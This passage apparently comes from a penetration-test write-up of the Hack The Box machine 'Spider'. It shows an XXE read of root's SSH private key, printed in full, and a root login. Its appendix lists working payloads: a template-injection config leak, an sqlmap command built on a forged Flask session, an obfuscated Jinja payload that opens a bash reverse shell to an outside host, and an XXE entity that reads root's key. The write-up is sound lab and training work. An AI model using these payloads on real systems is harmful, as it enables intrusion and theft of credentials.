Seeing as etc/passwd works, change the file to: file:///root/.ssh/id_rsa


```
Welcome, -----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VH0eexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ0509QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3mlNW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJCOODXNVSY+4vEXqMTx9eTxpMtsP6uOWvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34j09nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
/Xv9DWnjtz2UFo5Pa14j00+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j640sgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----
```


With access to the RSA key, this concludes the escalation to the root account

```
┌──(kali㉿kali)-[~/Documents/spider]
└─$ ssh root@10.10.10.243 -i root.key
Last login: Fri Jul 23 14:11:40 2021
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# whoami
root
root@spider:~#
```

2.3 House Cleaning

After the penetration testing engagement Factem Solutions Group testers removed all traces of testing tools, files and user accounts that were created that may compromise the client's security.

3 APPENDIX

3.1 Final Payloads Used:

Payload to gain secret key:

```
{{config}}
```

Payload to dump chiv user credentials:

```
sqlmap http://spider.htb --eval "from flask_unsign import session as s; session =
s.sign({'uid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --
cookie="session=*" --dump --delay 1
```

Payload to gain reverse shell:

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5f
builtins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("ec
ho -n YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQyNDIgMD4mMQo=| base64
-d | bash")|attr("read")()%}
```

Payload on burp suite that generates root ssh credentials:

```
username=%26chiv%3B&version=1.0.0--><!DOCTYPE root [<!ENTITY chiv SYSTEM
'file:///root/.ssh/id_rsa'>]><!--
```